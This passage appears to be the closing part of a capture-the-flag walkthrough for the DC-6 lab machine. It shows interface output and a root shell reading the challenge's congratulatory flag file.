2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:0a:b0:5a brd ff:ff:ff:ff:ff:ff
    inet 192.168.202.153/24 brd 192.168.202.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe0a:b05a/64 scope link
       valid_lft forever preferred_lft forever
root@dc-6:/tmp#
```

```
root@dc-6:~# cat theflag.txt
cat theflag.txt


Yb        dP 888888 88     88         8888b.   dP"Yb  88b 88 888888 d8b
 Yb  db  dP  88__   88     88          8I  Yb dP   Yb 88Yb88 88__   Y8P
  YbdPYbdP   88""   88  .o 88  .o      8I  dY Yb   dP 88 Y88 88""   `"'
   YP  YP    888888 88ood8 88ood8     8888Y"   YbodP  88  Y8 888888 (8)


Congratulations!!!

Hope you enjoyed DC-6.  Just wanted to send a big thanks out there to all those
who have provided feedback, and who have taken time to complete these little
challenges.

If you enjoyed this CTF, send me a tweet via @DCAU7.


root@dc-6:~#
```